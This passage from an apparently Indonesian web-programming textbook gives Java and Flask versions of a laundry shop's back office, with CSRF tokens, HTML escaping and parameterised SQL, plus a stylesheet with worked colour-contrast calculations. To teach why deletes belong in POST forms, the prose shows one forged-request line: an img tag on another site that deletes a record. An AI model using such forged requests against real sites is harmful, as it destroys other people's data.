        String body = (error == null ? "" : "<p class=\"err\" role=\"alert\">" + h(error) +
"</p>") + """
                <form method="post" class="card">
                  <input type="hidden" name="csrf" value="%s">
                  <input type="hidden" name="id" value="%s">
                  <label for="name">Name</label>
                  <input id="name" name="name" maxlength="50" required value="%s">
                  <label for="address">Address</label>
                  <input id="address" name="address" maxlength="200" required value="%s">
                  <label for="phone">Phone</label>
                  <input id="phone" name="phone" maxlength="30" required value="%s">
                  <label for="opened">Opening date</label>
                  <input id="opened" name="opened" type="date" required value="%s">
                  <div class="row">
                    <button class="primary">Save</button>
                    <a class="button" href="/outlets">Cancel</a>
                  </div>
                </form>""".formatted(h(r.session().get("csrf")), h(form.get("id")),
h(form.get("name")),
                                     h(form.get("address")), h(form.get("phone")),
h(form.get("opened")));
        return page(r, status, form.get("id") == null ? "Open an outlet" : "Edit an
outlet", body);
    }

    // ------------------------------------------------------------------ the views
```

Kode 12.12 (Lanjutan) *BackOffice.java: kedelapan fitur di atas com.sun.net.httpserver, dengan kelas model yang sama seperti halaman JSP.*

```
    static String servicesView(Req r, List<Map<String, Object>> services) {
        StringBuilder t = new StringBuilder("""
                <form method="get" class="toolbar">
                  <label for="q">Search</label>
                  <input id="q" name="q" value="%s" placeholder="e.g. dry cleaning">
                  <button>Search</button>
                  <a class="button primary" href="/services/form">Add a service</a>
                </form>""".formatted(h(r.p("q"))));
        if (services.isEmpty()) return t + "<p class=\"empty\">No service matches <q>" +
h(r.p("q")) + "</q>.</p>";
        t.append("<table><thead><tr><th>Id</th><th>Description</th><th
class=\"num\">Price</th>"
                 + "<th class=\"num\">Bills</th><th>Actions</th></tr></thead><tbody>");
        for (Map<String, Object> s : services) {

t.append("<tr><td>").append(h(s.get("id"))).append("</td><td>").append(h(s.get("description
")))
             .append("</td><td class=\"num\">").append(h(s.get("priceText")))
             .append("</td><td class=\"num\">").append(h(s.get("bills")))
             .append("</td><td class=\"actions\"><a
href=\"/services/form?id=").append(h(s.get("id")))
             .append("\">Edit</a> <form method=\"post\" action=\"/services/delete\"
class=\"inline\"")
             .append(" onsubmit=\"return confirm('Delete this service?')\">")
             .append("<input type=\"hidden\" name=\"csrf\"
value=\"").append(h(r.session().get("csrf")))
             .append("\"><input type=\"hidden\" name=\"id\"
value=\"").append(h(s.get("id")))
             .append("\"><button class=\"danger\">Delete</button></form></td></tr>");
        }
        return t.append("</tbody></table>").toString();
    }

    static String outletsView(Req r, List<Map<String, Object>> outlets) {
        StringBuilder t = new StringBuilder("<p class=\"toolbar\"><a class=\"button
primary\" "
                + "href=\"/outlets/form\">Open an outlet</a></p><div class=\"cards\">");
        for (Map<String, Object> o : outlets) {
            t.append("""
                    <section class="card">
                      <h2>%s <small>%s</small></h2>
                      <p>%s<br>Phone %s &middot; open since %s</p>
                      <p class="stats"><span><b>%s</b> staff</span> <span><b>%s</b> in the
queue</span></p>
                      <div class="row">
                        <a class="button" href="/outlets/form?id=%s">Edit</a>
                        <form method="post" action="/outlets/delete" class="inline"
                              onsubmit="return confirm('Close this outlet for good?')">
                          <input type="hidden" name="csrf" value="%s">
                          <input type="hidden" name="id" value="%s">
                          <button class="danger">Close</button>
                        </form>
                      </div>
                    </section>""".formatted(h(o.get("name")), h(o.get("id")),
h(o.get("address")), h(o.get("phone")),
                    h(o.get("opened")), h(o.get("staff")), h(o.get("queued")),
h(o.get("id")),
                    h(r.session().get("csrf")), h(o.get("id"))));
```

Kode 12.12 (Lanjutan) *BackOffice.java: kedelapan fitur di atas com.sun.net.httpserver, dengan kelas model yang sama seperti halaman JSP.*

```
        }
        return t.append("</div>").toString();
    }

    /** The layout every page shares: header, navigation, title, one-time messages, footer.
*/
    @SuppressWarnings("unchecked")
    static Resp page(Req r, int status, String title, String body) {
        Map<String, Object> owner = (Map<String, Object>) r.session().get("owner");
        String nav = owner == null ? "" : """
                <nav>
                  <a href="/services">Price list</a>
                  <a href="/outlets">Outlets</a>
                  <form method="post" action="/logout" class="inline">
                    <input type="hidden" name="csrf" value="%s">
                    <button class="link">Log out %s</button>
                  </form>
                </nav>""".formatted(h(r.session().get("csrf")), h(owner.get("name")));
        Object ok = r.session().remove("flash"), bad = r.session().remove("flashError");
        String msgs = (ok == null ? "" : "<p class=\"msg\" role=\"status\">" + h(ok) +
"</p>")
                    + (bad == null ? "" : "<p class=\"err\" role=\"alert\">" + h(bad) +
"</p>");
        return Resp.page(status, """
                <!DOCTYPE html>
                <html lang="en">
                <head>
                  <meta charset="UTF-8">
                  <meta name="viewport" content="width=device-width, initial-scale=1">
                  <title>%s - Profitina Laundry Back Office</title>
                  <link rel="stylesheet" href="/style.css">
                </head>
                <body>
                <header class="top">
                  <img src="/profitina-logo-horizontal.png" alt="Profitina" height="32">
                  <span class="brand">Laundry Back Office</span>
                  %s
                </header>
                <main>
                <h1>%s</h1>
                %s%s
                </main>
                <footer>Profitina Laundry &middot; three outlets in Surabaya &middot;
sample data to 30 September 2026</footer>
                </body>
                </html>""".formatted(h(title), nav, h(title), msgs, body));
    }

    // ---------------------------------------------------------------- small helpers
```

Kode 12.12 (Lanjutan) *BackOffice.java: kedelapan fitur di atas com.sun.net.httpserver, dengan kelas model yang sama seperti halaman JSP.*

```
    /** Escape for HTML: every value from a user or the database goes through h(). */
    static String h(Object v) {
        if (v == null) return "";
        return v.toString().replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;")
                .replace("\"", "&quot;").replace("'", "&#39;");
    }

    static void flash(Req r, String error, String success) {
        if (error == null) r.session().put("flash", success); else
r.session().put("flashError", error);
    }

    static String blankToNull(String s) { return s == null || s.isBlank() ? null : s; }

    static String newSession(Map<String, Object> data) {
        String sid = Office.newToken();
        SESSIONS.put(sid, data);
        return sid;
    }

    static String cookie(HttpExchange ex, String name) {
        for (String header : ex.getRequestHeaders().getOrDefault("Cookie", List.of()))
            for (String part : header.split(";")) {
                String[] kv = part.trim().split("=", 2);
                if (kv.length == 2 && kv[0].equals(name)) return kv[1];
            }
        return null;
    }

    static Map<String, String> parse(String s) {
        Map<String, String> map = new HashMap<>();
        if (s == null || s.isEmpty()) return map;
        for (String pair : s.split("&")) {
            String[] kv = pair.split("=", 2);
            map.put(URLDecoder.decode(kv[0], StandardCharsets.UTF_8),
                    kv.length > 1 ? URLDecoder.decode(kv[1], StandardCharsets.UTF_8) : "");
        }
        return map;
    }
}
```

Python. **Kode 12.13** adalah versi Flask. Flask menyediakan *routing* dan *cookie* sesi yang *ditandatangani*, Jinja meloloskan setiap `{{ }}` secara bawaan [9], dan `sqlite3` menggantikan kelas model.

Kode 12.13 `back_office.py`: kedelapan fitur dalam Flask; penjaganya satu fungsi `before_request`.

```
# back_office.py - the Laundry Back Office in Flask + sqlite3 (Problems 12.2 to 12.4).
# Run:  python back_office.py 9203      then open http://127.0.0.1:9203/
# The database is LAUNDRY_DB, else ../data/laundry.db. Log in as owner@profitina-
laundry.example.
import base64
import hashlib
import hmac
import os
import re
import secrets
import sqlite3
import sys
from datetime import date

from flask import Flask, abort, redirect, render_template, request, session
from jinja2 import DictLoader

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
app = Flask(__name__, static_folder="static", static_url_path="")
app.secret_key = os.environ.get("LAUNDRY_SECRET") or secrets.token_hex(32)   # signs the
session cookie
app.config.update(SESSION_COOKIE_HTTPONLY=True, SESSION_COOKIE_SAMESITE="Lax")


# ---------------------------------------------------------------- the model

def db():
    con = sqlite3.connect(DB)
    con.row_factory = sqlite3.Row
    con.execute("PRAGMA foreign_keys = ON")          # SQLite checks foreign keys only when
asked
    return con


def rows(sql, *args):
    with db() as con:
        return [dict(r) for r in con.execute(sql, args)]


def run(sql, *args):
    con = db()
    try:
        with con:                                     # commits, or rolls back on an
exception
            con.execute(sql, args)
    finally:
        con.close()
```

Kode 12.13 (Lanjutan) *back_office.py: kedelapan fitur dalam Flask; penjaganya satu fungsi before_request.*

```
def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


def next_id(table, prefix):
    top = rows(f"SELECT MAX(id) AS m FROM {table}")[0]["m"]   # table is ours, never input
    width = len(top) - 1 if top else 4
    return prefix + str(int(top[1:]) + 1 if top else 1).zfill(width)


def save_service(sid, description, price):
    d, p = (description or "").strip(), (price or "").strip()
    if not 1 <= len(d) <= 50:
        return "The description must be 1 to 50 characters."
    if not re.fullmatch(r"\d{1,5}", p):
        return "The price must be a whole number of rupiah."
    if not 1 <= int(p) <= 99999:
        return "The price must be from Rp 1 to Rp 99.999."
    if sid is None:
        run("INSERT INTO Service (id, description, price) VALUES (?, ?, ?)",
next_id("Service", "S"), d, int(p))
    elif not rows("SELECT id FROM Service WHERE id = ?", sid):
        return f"There is no service {sid}."
    else:
        run("UPDATE Service SET description = ?, price = ? WHERE id = ?", d, int(p), sid)
    return None


def save_outlet(oid, name, address, phone, opened):
    n, a, ph, op = ((v or "").strip() for v in (name, address, phone, opened))
    if not 1 <= len(n) <= 50:
        return "The name must be 1 to 50 characters."
    if not 1 <= len(a) <= 200:
        return "The address must be 1 to 200 characters."
    if not re.fullmatch(r"[0-9+][0-9 -]{5,29}", ph):
        return "The phone must be digits, spaces or dashes."
    try:
        if date.fromisoformat(op).isoformat() != op:
            raise ValueError
    except ValueError:
        return "The opening date must look like 2026-10-01."
    if oid is None:
        run("INSERT INTO Outlet (id, name, address, phone, opened) VALUES (?, ?, ?, ?, ?)",
            next_id("Outlet", "O"), n, a, ph, op)
    elif not rows("SELECT id FROM Outlet WHERE id = ?", oid):
        return f"There is no outlet {oid}."
    else:
```

Kode 12.13 (Lanjutan) *back_office.py: kedelapan fitur dalam Flask; penjaganya satu fungsi before_request.*

```
        run("UPDATE Outlet SET name = ?, address = ?, phone = ?, opened = ? WHERE id = ?",
n, a, ph, op, oid)
    return None


def delete(table, key, message):
    """F4 and F8: the database refuses while other rows point here; we translate its
answer."""
    if not rows(f"SELECT id FROM {table} WHERE id = ?", key):
        return f"There is no {table.lower()} {key}."
    try:
        run(f"DELETE FROM {table} WHERE id = ?", key)
        return None
    except sqlite3.IntegrityError:                    # FOREIGN KEY constraint failed
        return message


def verify(password, stored):
    """Checks a password against pbkdf2_sha256$rounds$salt$hash, in constant time."""
    try:
        algo, rounds, salt, expected = (stored or "").split("$")
        got = hashlib.pbkdf2_hmac("sha256", password.encode(), base64.b64decode(salt),
int(rounds),
                                  len(base64.b64decode(expected)))
        return algo == "pbkdf2_sha256" and hmac.compare_digest(got,
base64.b64decode(expected))
    except ValueError:
        return False


# ---------------------------------------------------------------------- the views (Jinja
escapes every {{ }})

PAGES = {
    "layout.html": """<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>{{ title }} - Profitina Laundry Back Office</title>
  <link rel="stylesheet" href="/style.css">
</head>
<body>
<header class="top">
  <img src="/profitina-logo-horizontal.png" alt="Profitina" height="32">
  <span class="brand">Laundry Back Office</span>
  {% if session.owner %}<nav>
    <a href="/services">Price list</a>
    <a href="/outlets">Outlets</a>
    <form method="post" action="/logout" class="inline">
      <input type="hidden" name="csrf" value="{{ session.csrf }}">
```

Kode 12.13 (Lanjutan) *back_office.py: kedelapan fitur dalam Flask; penjaganya satu fungsi before_request.*

```
      <button class="link">Log out {{ session.owner.name }}</button>
    </form>
  </nav>{% endif %}
</header>
<main>
<h1>{{ title }}</h1>
{% if flash %}<p class="msg" role="status">{{ flash }}</p>{% endif %}
{% if error %}<p class="err" role="alert">{{ error }}</p>{% endif %}
{% block body %}{% endblock %}
</main>
<footer>Profitina Laundry &middot; three outlets in Surabaya &middot; sample data to 30
September 2026</footer>
</body>
</html>""",
    "login.html": """{% extends "layout.html" %}{% block body %}
<form method="post" class="card narrow">
  <label for="email">E-mail</label>
  <input id="email" name="email" type="email" required value="{{ request.form.email }}">
  <label for="password">Password</label>
  <input id="password" name="password" type="password" required>
  <button>Log in</button>
</form>{% endblock %}""",
    "services.html": """{% extends "layout.html" %}{% block body %}
<form method="get" class="toolbar">
  <label for="q">Search</label>
  <input id="q" name="q" value="{{ request.args.q }}" placeholder="e.g. dry cleaning">
  <button>Search</button>
  <a class="button primary" href="/services/form">Add a service</a>
</form>
{% if not services %}<p class="empty">No service matches <q>{{ request.args.q }}</q>.</p>{%
else %}
<table>
  <thead><tr><th>Id</th><th>Description</th><th class="num">Price</th><th
class="num">Bills</th><th>Actions</th></tr></thead>
  <tbody>
  {% for s in services %}<tr><td>{{ s.id }}</td><td>{{ s.description }}</td>
    <td class="num">{{ rupiah(s.price) }}</td><td class="num">{{ s.bills }}</td>
    <td class="actions"><a href="/services/form?id={{ s.id }}">Edit</a>
      <form method="post" action="/services/delete" class="inline" onsubmit="return
confirm('Delete this service?')">
        <input type="hidden" name="csrf" value="{{ session.csrf }}">
        <input type="hidden" name="id" value="{{ s.id }}">
        <button class="danger">Delete</button>
      </form></td></tr>
  {% endfor %}</tbody>
</table>{% endif %}{% endblock %}""",
    "service_form.html": """{% extends "layout.html" %}{% block body %}
<form method="post" class="card">
  <input type="hidden" name="csrf" value="{{ session.csrf }}">
  <input type="hidden" name="id" value="{{ form.id or '' }}">
```

Kode 12.13 (Lanjutan) *back_office.py: kedelapan fitur dalam Flask; penjaganya satu fungsi before_request.*

```
  <label for="description">Description (with its unit, e.g. "per kg")</label>
  <input id="description" name="description" maxlength="50" required value="{{
form.description or '' }}">
  <label for="price">Price in rupiah (whole number)</label>
  <input id="price" name="price" type="number" min="1" max="99999" required value="{{
form.price or '' }}">
  <div class="row"><button class="primary">Save</button> <a class="button"
href="/services">Cancel</a></div>
</form>{% endblock %}""",
    "outlets.html": """{% extends "layout.html" %}{% block body %}
<p class="toolbar"><a class="button primary" href="/outlets/form">Open an outlet</a></p>
<div class="cards">
{% for o in outlets %}<section class="card">
  <h2>{{ o.name }} <small>{{ o.id }}</small></h2>
  <p>{{ o.address }}<br>Phone {{ o.phone }} &middot; open since {{ o.opened }}</p>
  <p class="stats"><span><b>{{ o.staff }}</b> staff</span> <span><b>{{ o.queued }}</b> in
the queue</span></p>
  <div class="row">
    <a class="button" href="/outlets/form?id={{ o.id }}">Edit</a>
    <form method="post" action="/outlets/delete" class="inline" onsubmit="return
confirm('Close this outlet for good?')">
      <input type="hidden" name="csrf" value="{{ session.csrf }}">
      <input type="hidden" name="id" value="{{ o.id }}">
      <button class="danger">Close</button>
    </form>
  </div>
</section>
{% endfor %}</div>{% endblock %}""",
    "outlet_form.html": """{% extends "layout.html" %}{% block body %}
<form method="post" class="card">
  <input type="hidden" name="csrf" value="{{ session.csrf }}">
  <input type="hidden" name="id" value="{{ form.id or '' }}">
  {% for f, label, extra in [("name", "Name", 'maxlength="50"'), ("address", "Address",
'maxlength="200"'),
                             ("phone", "Phone", 'maxlength="30"'), ("opened", "Opening
date", 'type="date"')] %}
  <label for="{{ f }}">{{ label }}</label>
  <input id="{{ f }}" name="{{ f }}" {{ extra|safe }} required value="{{ form[f] or '' }}">
  {% endfor %}
  <div class="row"><button class="primary">Save</button> <a class="button"
href="/outlets">Cancel</a></div>
</form>{% endblock %}""",
}
app.jinja_loader = DictLoader(PAGES)


def page(name, title, status=200, **values):
    values.setdefault("flash", session.pop("flash", None))
    values.setdefault("error", session.pop("flashError", None))
    return render_template(name, title=title, rupiah=rupiah, **values), status
```

Kode 12.13 (Lanjutan) *back_office.py: kedelapan fitur dalam Flask; penjaganya satu fungsi before_request.*

```
def flash(error, success):
    session["flashError" if error else "flash"] = error or success


# ---------------------------------------------------------------- the controller

@app.before_request
def guard():
    if request.endpoint in ("login", "static"):
        return None
    if not session.get("owner"):
        return redirect("/login")
    if request.method == "POST" and not hmac.compare_digest(session.get("csrf", ""),
request.form.get("csrf", "")):
        return "Forbidden: this form has expired. Go back, reload the page and try again.",
403
    return None


@app.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":
        found = rows("SELECT id, name, password_hash FROM Employee WHERE email = ? AND
spv_id IS NULL",
                     request.form.get("email", "").strip())
        if found and verify(request.form.get("password", ""), found[0]["password_hash"]):
            session.clear()                                  # nothing from before the
login survives
            session["owner"] = {"id": found[0]["id"], "name": found[0]["name"]}
            session["csrf"] = secrets.token_hex(16)
            return redirect("/services")
        return page("login.html", "Log in", 401, error="Wrong e-mail or password, or not
the owner's account.")
    return page("login.html", "Log in")


@app.post("/logout")
def logout():
    session.clear()
    return redirect("/login")


@app.get("/")
def home():
    return redirect("/services")
```

Kode 12.13 (Lanjutan) *back_office.py: kedelapan fitur dalam Flask; penjaganya satu fungsi before_request.*

```
@app.get("/services")                                          # F1
def services():
    like = "%" + request.args.get("q", "").strip() + "%"
    found = rows("""SELECT s.id, s.description, s.price, COUNT(b.id) AS bills
                     FROM Service s LEFT JOIN Bill b ON b.Service_id = s.id
                    WHERE s.id LIKE ? OR s.description LIKE ?
                    GROUP BY s.id, s.description, s.price ORDER BY s.id""", like, like)
    return page("services.html", "Price list", services=found)


@app.route("/services/form", methods=["GET", "POST"])          # F2 and F3
def service_form():
    sid = request.values.get("id") or None
    if request.method == "POST":
        error = save_service(sid, request.form.get("description"),
request.form.get("price"))
        if error is None:
            flash(None, "Service added." if sid is None else f"Service {sid} saved.")
            return redirect("/services")                         # Post/Redirect/Get
        return page("service_form.html", "Edit a service" if sid else "Add a service", 422,
                    error=error, form=request.form)
    form = {}
    if sid:
        found = rows("SELECT id, description, price FROM Service WHERE id = ?", sid)
        if not found:
            return page("service_form.html", "Edit a service", 404, error=f"There is no
service {sid}.", form={})
        form = found[0]
    return page("service_form.html", "Edit a service" if sid else "Add a service",
form=form)


@app.route("/services/delete", methods=["GET", "POST"])        # F4
def service_delete():
    if request.method != "POST":
        return "Use the Delete button on the price list.", 405
    sid = request.form.get("id", "")
    flash(delete("Service", sid, f"Service {sid} appears on bills and cannot be deleted."),
f"Service {sid} deleted.")
    return redirect("/services")


@app.get("/outlets")                                           # F5
def outlets():
    found = rows("""SELECT o.id, o.name, o.address, o.phone, o.opened,
                           (SELECT COUNT(*) FROM Employee e WHERE e.Outlet_id = o.id) AS
staff,
                           (SELECT COUNT(*) FROM Bill b WHERE b.Outlet_id = o.id AND
b.status = 'queued') AS queued
                     FROM Outlet o ORDER BY o.id""")
    return page("outlets.html", "Outlets", outlets=found)
```

Kode 12.13 (Lanjutan) *back_office.py: kedelapan fitur dalam Flask; penjaganya satu fungsi before_request.*

```
@app.route("/outlets/form", methods=["GET", "POST"])           # F6 and F7
def outlet_form():
    oid = request.values.get("id") or None
    if request.method == "POST":
        f = request.form
        error = save_outlet(oid, f.get("name"), f.get("address"), f.get("phone"),
f.get("opened"))
        if error is None:
            flash(None, "Outlet opened." if oid is None else f"Outlet {oid} saved.")
            return redirect("/outlets")
        return page("outlet_form.html", "Edit an outlet" if oid else "Open an outlet", 422,
error=error, form=f)
    form = {}
    if oid:
        found = rows("SELECT id, name, address, phone, opened FROM Outlet WHERE id = ?",
oid)
        if not found:
            abort(404)
        form = found[0]
    return page("outlet_form.html", "Edit an outlet" if oid else "Open an outlet",
form=form)


@app.route("/outlets/delete", methods=["GET", "POST"])         # F8
def outlet_delete():
    if request.method != "POST":
        return "Use the Close button on the outlets page.", 405
    oid = request.form.get("id", "")
    flash(delete("Outlet", oid, f"Outlet {oid} still has employees or bills and cannot be
closed."),
          f"Outlet {oid} closed.")
    return redirect("/outlets")


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9203)
```

Baris demi baris, lintas ketiganya. Penjaga JSP adalah potongan yang ditempelkan ke setiap halaman; penjaga Java adalah dua pernyataan `if` di awal `route()`; penjaga Flask adalah `before_request`, yang dipanggil Flask sebelum setiap rute. Tiga ejaan untuk satu gagasan: pemeriksaan berjalan sebelum fitur, untuk setiap permintaan. Sesi Flask berbeda dari dua lainnya dalam satu hal yang perlu diketahui: isinya berpindah ke peramban dalam sebuah *cookie*, *ditandatangani* dengan `secret_key` sehingga tidak dapat diubah, tetapi tidak dienkripsi, sehingga dapat dibaca. Menyimpan hanya id, nama, dan token acak di sana tidak masalah; kata sandi atau harga tidak boleh. Itu pula sebabnya `login()` memanggil `session.clear()` alih-alih mengganti id: sesi berbasis *cookie* tidak memiliki id yang dapat dipatok lebih dulu, dan mengosongkannya memastikan tidak ada yang tersisa dari sebelum *login*.

Penyelesaian keliru yang menggoda. Menghapus dengan tautan: `<a href="service-delete.jsp?id=S0005">Delete</a>`. Lebih pendek daripada formulir, dan bekerja ketika Anda mengkliknya. Tautan itu juga bekerja ketika apa pun yang lain "mengkliknya". Peramban yang mengambil tautan lebih dulu, aplikasi obrolan yang mengambil pratinjau URL yang ditempelkan, atau halaman di situs lain dengan `<img src="https://your-host/service-delete.jsp?id=S0005">` mengirim `GET` yang sama, dan layanannya lenyap. HTTP mendefinisikan `GET` sebagai *safe*, artinya tidak boleh mengubah apa pun [1], dan seluruh web berperilaku berdasarkan janji itu. Inilah sebabnya `service-delete.jsp` menjawab `GET` dengan 405, dan sebabnya uji penerimaan memeriksa hal itu (pemeriksaan S2 pada Soal 12.4).

UJI DIRI. Tambahkan fitur kesembilan: menaikkan semua harga dengan persentase tertentu, dibulatkan ke Rp 500 terdekat. Permintaan apa, pemeriksaan apa, SQL apa, dan apa yang harus dilakukan halaman bila persentasenya 250?

Jawaban. `POST prices-raise.jsp` dengan isian `percent`, di balik penjaga (pemilik dan token). *Server* memeriksa bahwa `percent` adalah bilangan bulat dari 1 sampai, katakanlah, 50, dan menolak 250 dengan status 422 serta sebuah pesan; ia juga menolak hasil apa pun di atas batas kolom, 99.999. SQL-nya satu pernyataan, `UPDATE Service SET price = ROUND(price * (100 + ?) / 100.0 / 500) * 500`, dijalankan dalam satu transaksi sehingga semua harga berubah atau tidak satu pun. Nota-nota yang sudah ada tidak berubah, karena setiap nota menyimpan apa yang ditagihkannya.

12.4.3 Soal 12.3 — Situs web terindah, dibuat terukur

SOAL. After ensuring that the website works, make it the most beautiful website ever.

Dengan kata lain: setelah situs itu dipastikan bekerja, jadikanlah situs web terindah yang pernah ada.

Dengan bahasa kita sendiri. Keindahan tidak dapat dibuktikan, tetapi sebagian besar hal yang membuat situs yang bekerja *tampak* dirawat dapat dibuktikan, dan sisanya dapat dibuat konsisten. Kita akan mengubah kalimat itu menjadi enam aturan yang dapat diperiksa seorang penelaah, lalu menulis satu *stylesheet* yang mematuhinya untuk ketiga versi Back Office.

Rancangan: enam aturan.

1. **Sedikit warna, masing-masing bernama dan bertugas.** Teks, teks sekunder, halaman, kartu, garis, merek, dan masing-masing satu pasang untuk berhasil, galat, dan bahaya. Sebuah warna ditulis sekali, sebagai *custom property* seperti `--brand: #0b5cad`, lalu dipakai di mana-mana melalui namanya, `var(--brand)`. Mengganti warna merek pun cukup satu suntingan.
2. **Setiap warna teks terbaca di atas latarnya**, menurut ukuran baku Web Content Accessibility Guidelines: *rasio kontras* sedikitnya 4,5 : 1 untuk teks biasa dan 3 : 1 untuk teks besar [10]. Hanya aturan inilah yang memiliki rumus, dan kita menghitungnya di bawah.
3. **Satu langkah jarak.** Setiap *margin* dan *padding* adalah kelipatan `--step`, setengah rem (8 piksel pada ukuran bawaan). Semuanya sejajar karena tidak punya pilihan lain.
4. **Satu skala huruf.** Teks isi 1rem dengan tinggi baris 1,5, judul 1,75rem dan 1,25rem, cetakan kecil 0,875rem, angka dalam tabel rata kanan dengan digit tabular sehingga kolom rupiah berbaris rapi.
5. **Fokus yang terlihat.** Siapa pun yang menjelajahi halaman dengan papan ketik melihat garis tepi tiga piksel berwarna merek pada tautan, tombol, atau isian yang sedang terfokus.
6. **Tidak ada yang rusak di ponsel.** Di bawah 40rem tabel berubah menjadi satu kartu per baris, dan tidak ada yang harus digulir ke samping.

Kontras, dari definisinya. Warna di layar adalah tiga bilangan, merah, hijau, dan biru, masing-masing dari 0 sampai 255. Mata kita tidak menanggapinya secara lurus, sehingga langkah pertama membatalkan pengodean layar (disebut *gamma*): setiap kanal c diskalakan menjadi $c_s = c/255$ lalu dibuat *linear* dengan

$$c_\ell = \begin{cases} c_s/12.92 & \text{jika } c_s \le 0.04045 \\ \left(\frac{c_s+0.055}{1.055}\right)^{2.4} & \text{selainnya.} \end{cases} \tag{12.1}$$

Mata paling peka terhadap hijau dan paling kurang peka terhadap biru, sehingga *luminans relatif* L sebuah warna, kecerahannya pada skala dari 0 (hitam) sampai 1 (putih), menimbang ketiga kanal linear itu secara tidak sama:

$$L = 0.2126\, R_\ell + 0.7152\, G_\ell + 0.0722\, B_\ell \tag{12.2}$$

Akhirnya, rasio kontras dua warna, dengan L_1 yang lebih terang dan L_2 yang lebih gelap, adalah

$$\text{rasio} = \frac{L_1 + 0.05}{L_2 + 0.05}, \tag{12.3}$$

dengan 0.05 mewakili cahaya yang tetap dipantulkan layar sungguhan bahkan ketika menampilkan hitam. Rasio itu berkisar dari 1 (warna yang sama dua kali) sampai 21 (hitam di atas putih).

Dikerjakan dengan tangan: teks sekunder. Warna `--muted` kita adalah `#52606d`: merah 0x52 = 82, hijau 0x60 = 96, biru 0x6d = 109. Setelah diskalakan, nilainya $82/255 = 0.3216$, $96/255 = 0.3765$, dan $109/255 = 0.4275$, semuanya di atas 0,04045, sehingga baris kedua Persamaan (12.1) berlaku untuk masing-masing. Untuk merah, $(0.3216 + 0.055)/1.055 = 0.3570$ dan $0.3570^{2.4} = 0.0844$; untuk hijau, $0.4090^{2.4} = 0.1170$; untuk biru, $0.4573^{2.4} = 0.1529$. Menurut Persamaan (12.2), $L = 0.2126 \times 0.0844 + 0.7152 \times 0.1170 + 0.0722 \times 0.1529 = 0.0179 + 0.0837 + 0.0110 = 0.1126$. Putih memiliki $L = 1$. Menurut Persamaan (12.3) rasionya $(1 + 0.05)/(0.1126 + 0.05) = 1.05/0.1626 = 6.46$, jauh di atas 4,5. Dengan kata-kata sederhana: abu-abu yang kita pakai untuk teks sekunder cukup gelap sehingga orang dengan penglihatan biasa, di layar biasa pada siang hari, membacanya tanpa bersusah payah.

Penyelesaiannya: *stylesheet*. Kode 12.14 adalah satu-satunya *stylesheet* Back Office. Versi JSP, *server* JDK, dan Flask menyajikan salinannya yang identik bita demi bita, demikian pula proyek Razor pada Subbab 12.5.

Kode 12.14 `style.css`: warna bernama, satu langkah jarak, satu skala huruf, fokus yang terlihat, dan tata letak ponsel.

```
/* style.css - Problem 12.3: one stylesheet for every version of the Laundry Back Office.
   Beauty, made checkable: a few named colors (contrast measured by contrast.py),
   one type scale, one spacing step, visible focus, and a layout that works on a phone. */
:root {
  --ink: #1f2933;          /* body text */
  --muted: #52606d;        /* secondary text */
  --paper: #ffffff;        /* cards and tables */
  --canvas: #f4f6f8;       /* page background */
  --line: #d9e2ec;         /* borders */
  --brand: #0b5cad;        /* links and the primary button */
  --brand-ink: #ffffff;    /* text on the brand color */
  --ok-bg: #e3f9e5;  --ok-ink: #14532d;
  --err-bg: #fde8e8; --err-ink: #9b1c1c;
  --danger: #b42318;
  --step: 0.5rem;          /* every margin and padding is a multiple of this */
  --radius: 10px;
  font-size: 100%;
}
* { box-sizing: border-box; }
body {
  margin: 0; background: var(--canvas); color: var(--ink);
  font: 1rem/1.5 system-ui, -apple-system, "Segoe UI", Roboto, "Noto Sans", sans-serif;
}
header.top {
  display: flex; flex-wrap: wrap; align-items: center; gap: calc(var(--step) * 2);
  padding: calc(var(--step) * 1.5) calc(var(--step) * 3);
  background: var(--paper); border-bottom: 1px solid var(--line);
}
header.top .brand { font-weight: 600; color: var(--muted); }
header.top nav { margin-left: auto; display: flex; flex-wrap: wrap; gap: calc(var(--step) *
2); align-items: center; }
main { max-width: 64rem; margin: 0 auto; padding: calc(var(--step) * 3); }
h1 { font-size: 1.75rem; line-height: 1.2; margin: 0 0 calc(var(--step) * 2); }
h2 { font-size: 1.25rem; margin: 0 0 var(--step); }
h2 small, .empty { color: var(--muted); font-weight: 400; }
a { color: var(--brand); }
a:focus-visible, button:focus-visible, input:focus-visible, select:focus-visible {
  outline: 3px solid var(--brand); outline-offset: 2px;
}
table { width: 100%; border-collapse: collapse; background: var(--paper); border-radius:
var(--radius); overflow: hidden; }
th, td { padding: var(--step) calc(var(--step) * 1.5); border-bottom: 1px solid var(--
line); text-align: left; vertical-align: top; }
th { font-size: 0.875rem; text-transform: uppercase; letter-spacing: 0.04em; color: var(--
muted); }
td.num, th.num { text-align: right; font-variant-numeric: tabular-nums; }
table.compact { margin-bottom: calc(var(--step) * 3); font-size: 0.875rem; }
.card { background: var(--paper); border: 1px solid var(--line); border-radius: var(--
radius); padding: calc(var(--step) * 3); }
.card.narrow { max-width: 24rem; }
.cards { display: grid; grid-template-columns: repeat(auto-fill, minmax(18rem, 1fr)); gap:
calc(var(--step) * 2); }
```

Kode 12.14 (Lanjutan) *style.css: warna bernama, satu langkah jarak, satu skala huruf, fokus yang terlihat, dan tata letak ponsel.*

```
.stats { display: flex; gap: calc(var(--step) * 3); }
.stats b { font-size: 1.5rem; }
form label { display: block; margin: calc(var(--step) * 1.5) 0 calc(var(--step) / 2); font-
weight: 600; }
input, select { font: inherit; width: 100%; padding: var(--step); border: 1px solid var(--
muted); border-radius: 6px; background: var(--paper); color: var(--ink); }
.toolbar { display: flex; flex-wrap: wrap; gap: var(--step); align-items: center; margin-
bottom: calc(var(--step) * 2); }
.toolbar label { margin: 0; }
.toolbar input { width: auto; flex: 1 1 12rem; }
.row { display: flex; flex-wrap: wrap; gap: var(--step); margin-top: calc(var(--step) * 2);
}
button, .button {
  font: inherit; cursor: pointer; display: inline-block; text-decoration: none;
  padding: var(--step) calc(var(--step) * 2); border-radius: 6px;
  border: 1px solid var(--line); background: var(--paper); color: var(--ink);
}
